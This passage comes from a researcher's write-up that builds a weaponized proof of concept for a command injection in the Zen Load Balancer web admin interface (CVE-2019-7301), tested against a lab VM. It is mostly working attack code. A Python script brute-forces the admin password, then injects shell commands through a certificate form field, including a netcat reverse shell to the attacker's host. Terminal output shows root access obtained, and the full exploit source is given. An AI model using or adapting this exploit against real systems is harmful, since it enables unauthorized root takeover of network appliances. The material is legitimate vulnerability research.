burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8", "Accept-Language": "pl,en-US;q=0.7,en;q=0.3", "Accept-Encoding": "gzip, deflate", "Content-Type": "application/x-www-form-urlencoded", "Origin": "https://192.168.1.200:444", "Authorization": "Basic YWRtaW46YWRtaW4=", "Connection": "close", "Referer": "https://192.168.1.200:444/index.cgi?id=1-3&action>Show_Form", "Upgrade-Insecure-Requests": "1"}
burp0_data = {"cert_name": "qweqwewe", "cert_issuer": "Sofintel", "cert_fqdn": "qweqwewe", "cert_division": "qwe\\";id>/tmp/tutez;#qweqwewe", "cert_locality": "qweqwewe", "cert_state": "qweqwewe", "cert_country": "qw", "cert_mail": "qweqwewe@qweqwewe.com", "cert_key": "2048", "id": "1-3", "actionpost": "Generate CSR", "button": "Generate CSR"}
requests.post(burp0_url, headers=burp0_headers, data=burp0_data, verify=False)

print 'done'
```

Now the case is to *implement* it in our previous *skeleton-poc*. After a while we should be somewhere here:

```
def load3r(baseUrl, pwd):
    print '[+] time to get reverse shell, preparing...'

    creds = base64.b64encode("{}:{}".format(username,pwd))
    creds2 = creds.rstrip()
    print 'creds: ', creds

    baseUrl = "https://192.168.1.200:444/index.cgi"
    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8", "Accept-Language": "pl,en-US;q=0.7,en;q=0.3", "Accept-Encoding": "gzip, deflate", "Content-Type": "application/x-www-form-urlencoded", "Origin": "https://192.168.1.200:444", "Authorization": "Basic {}".format(creds2), "Connection": "close", "Referer": "https://192.168.1.200:444/index.cgi?id=1-3&action>Show_Form", "Upgrade-Insecure-Requests": "1"}
}
reqdata = {"cert_name": "qweqwewe", "cert_issuer": "Sofintel",
           "cert_fqdn": "qweqwewe", "cert_division": "qweqwewe",
           "cert_organization": "qwe\\";id>/tmp/tutez;#qweqwewe",
           "cert_locality": "qweqwewe", "cert_state": "qweqwewe",
           "cert_country": "qw", "cert_mail": "qweqwewe@qweqwewe.com",
           "cert_key": "2048", "id": "1-3", "actionpost": "Generate CSR", "button": "Generate CSR"}

requests.post(baseUrl, headers=headers, data=reqdata, verify=False)

print '[*] got r00t? >\n'
```

Let's see if this time we will see (the last) request in the logs:

```
[zenload3r] [Uruchomiona] - Oracle VM VirtualBox
Mik Maszyna Widok Wejcie Urzadzenia Pomoc
root@zenload3r:/usr/local/zenloadbalancer/logs# rm /tmp/tutez
root@zenload3r:/usr/local/zenloadbalancer/logs# tail -n1 -f zenloadbalancer.log
un Mar 29 10:18:42 EDT 2020 - 192.168.1.200:444 - 192.168.1.170 - admin - Cert
queuequeue created
[+] checking if host is alive...
[+] trying admin and default password "P@ssw0rd" vs https://192.168.1.200:444/index.cgi
[+] working password: admin
[+] time to get reverse shell, preparing...
creds: YWRtaW46YWRtaW4=
done
root@zenload3r:/usr/local/zenloadbalancer/logs# ls
ini_httpd.log zenloadbalancer.log
root@zenload3r:/usr/local/zenloadbalancer/logs# ..
```

Looks good. We are ready to move forward... ;)

Weaponizing

Weaponizing this kind of ‘exploits’ is the easiest part. We simply need to prepare a listening *netcat* in one (Kali) console windows and run our *poc* in other one. *Payload* we’ll use this time looks like this:

Create file on remote host	s";id>/tmp/idnow;#asd
Create reverse shell	a";nc 192.168.1.170 4444 -e /bin/sh;#

Let’s add the 2nd one to our poc:

```
baseURL = "https://192.168.1.200:444/index.cgi"
headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; "
    "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
    "Accept-Language": "pl,en-US;q=0.7,en;q=0.3", "Accept-Encoding": "gzip, deflate",
    "Content-Type": "application/x-www-form-urlencoded", "Origin": "http://192.168.1.200",
    "Authorization": "Basic {}".format(creds2), "Connection": "close",
    "Referer": "https://192.168.1.200:444/index.cgi?id=1-3&actionpost=Generate CSR"
}
sh = "a\";nc 192.168.1.170 4444 -e /bin/sh;#"
reqdata = {"cert_name": "qweqweqwe", "cert_issuer": "Sofintel",
    "cert_fqdn": "qweqweqwe", "cert_division": "qweqweqwe",
    "cert_organization": sh,
    "cert_locality": "qweqweqwe", "cert_state": "qweqweqwe",
    "cert_country": "qw", "cert_mail": "qweqweqwe@qweqweqwe.com",
    "cert_key": "2048", "id": "1-3", "actionpost": "Generate CSR"
}
requests.post(baseURL, headers=headers, data=reqdata, verify=False)
```

Listening *netcat* is waiting on Kali VM on port 4444/tcp so we are ready to go:

```
c@kali:~/src/eonila/zenload3r$ nc -lvp 4444
listening on [any] 4444 ...
192.168.1.200: inverse host lookup failed: Unknown host
connect to [192.168.1.170] from (UNKNOWN) [192.168.1.200] 41458

[+] @kali:~/src/eonila/zenload3r$ ./zenload3r.py https://192.168.1.200
zenload3r.py - zen load balancer pwn3r
zenload3r.py - vs - https://192.168.1.200

[+] checking if host is alive...
[i] ...it is. we need to log in to proceed
[+] trying admin and default password "P@ssw0rd" vs https://192.168.1.200:444/index.cgi
[i]
[+] admin user logged-in! :D
[+] working password: admin
[+] time to get reverse shell, preparing...
creds: YWRtaW46YWRtaW4=
```

Whoweweare? ;]

```
c@kali:~/src/eonila/zenload3r$ nc -lvp 4444
listening on [any] 4444 ...
192.168.1.200: inverse host lookup failed: Unknown host
connect to [192.168.1.170] from (UNKNOWN) [192.168.1.200] 41458
id;whoami
uid=0(root) gid=0(root) groups=0(root)
root
```

Looks like it’s done. Full *poc* code is presented in the table below:

```
#!/usr/bin/env python
```

```

# zenload3r.py - zen load balancer pwn3r
# 28.03.2020 @ 22:41
#
# by cody sixteen
#

import base64
import sys, re
import requests
import ssl
from functools import partial
ssl.wrap_socket = partial(ssl.wrap_socket, ssl_version=ssl.PROTOCOL_TLSv1)
# disable ssl warnings:
import urllib3
urllib3.disable_warnings()
from requests.auth import HTTPBasicAuth

#
target = sys.argv[1]
username = 'admin'
password = 'P@ssw0rd'

def main():
    print 'zenload3r.py - zen load balancer pwn3r'
    print '  zenload3r.py - vs - %s' % ( target )
    print ""

    print '[+] checking if host is alive...'
    global sess
    sess = requests.session()
    global baseUrl
    baseUrl = target + ':444/index.cgi'
    checkBaseUrl = sess.get(baseUrl, verify=False)
    checkBaseResp = checkBaseUrl.status_code

    #print checkBaseResp
    if checkBaseResp == 401:
        print '[i] ...it is. we need to log in to proceed'
        logmein(baseUrl)

def logmein(target):
    print '[+] trying %s and default password "%s" vs %s' % (username, password, baseUrl
    )

    #pwd_file = '/usr/share/wordlists/dirb/common.txt'
    pwd_file = 'passwd.lst'

    try:
        read_pwds = open(pwd_file, 'r')
        pwds = read_pwds.readlines()

        for pwd in pwds:
            pwd = pwd.rstrip()
            logme = sess.post(baseUrl, auth=HTTPBasicAuth(username,pwd), allow_redirects=True)
            logmeresp = logme.text

            #print logmeresp
            if '<p>Hello <strong>admin</strong>' in logmeresp:
                print '[+] admin user logged-in! :D'
                print '[+] working password: %s' % ( pwd )

```

```
load3r(baseUrl, pwd)

except requests.exceptions.ConnectionError:
    print '[-] Can not connect to remote host :C\n'

def load3r(baseUrl, pwd):
    print '[+] time to get reverse shell, preparing...'

creds = base64.b64encode("{}:{}".format(username,pwd))
creds2 = creds.rstrip()
print 'creds: ', creds2

baseUrl = "https://192.168.1.200:444/index.cgi"
headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0",
           "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8",
           "Accept-Language": "pl,en-US;q=0.7,en;q=0.3", "Accept-Encoding": "gzip, deflate",
           "Content-Type": "application/x-www-form-urlencoded", "Origin": "https://192.168.1.200:444",
           "Authorization": "Basic {}".format(creds2), "Connection": "close",
           "Referer": "https://192.168.1.200:444/index.cgi?id=1-3&action>Show_Form", "Upgrade-Insecure-Requests": "1"
}
sh = "a\";nc 192.168.1.170 4444 -e /bin/sh;#"
reqdata = {"cert_name": "qweqweqwe", "cert_issuer": "Sofintel",
           "cert_fqdn": "qweqweqwe", "cert_division": "qweqweqwe",
           "cert_organization": sh,
           "cert_locality": "qweqweqwe", "cert_state": "qweqweqwe",
           "cert_country": "qw", "cert_mail": "qweqweqwe@qweqweqwe.com",
           "cert_key": "2048", "id": "1-3", "actionpost": "Generate CSR", "button": "Generate CSR"}
```

requests.post(baseUrl, headers=headers, data=reqdata, verify=False)

print '[*] got r00t? ;>\n'

run me:
if __name__ == '__main__':
 main()

Summary

Idea of this paper was to investigate the bug I found few weeks ago - RCE in Zen Load Balancer(3.10.1)[1] also known as [CVE-2019-7301\[2\]](#). Reader – with the basic knowledge of python language and OWASP TOP 10 – should now be able understand the whole idea of creating „quick poc” described in this document and (re)create his/her own exploits (using other RCE bugs described in this file). In the final stage we have a fully working ‘preauth’ root exploit.

References

Below you will find resources used/found when I was creating this document:

[\[1\] – Original bug described on the blog](#)

[\[2\] – CVE-2019-7301](#)

[\[3\] – Zen Load Balancer ISO](#)

[\[4\] - Kudos for *mzero*](#)

[\[5\] – For Patrons only ;\)](#)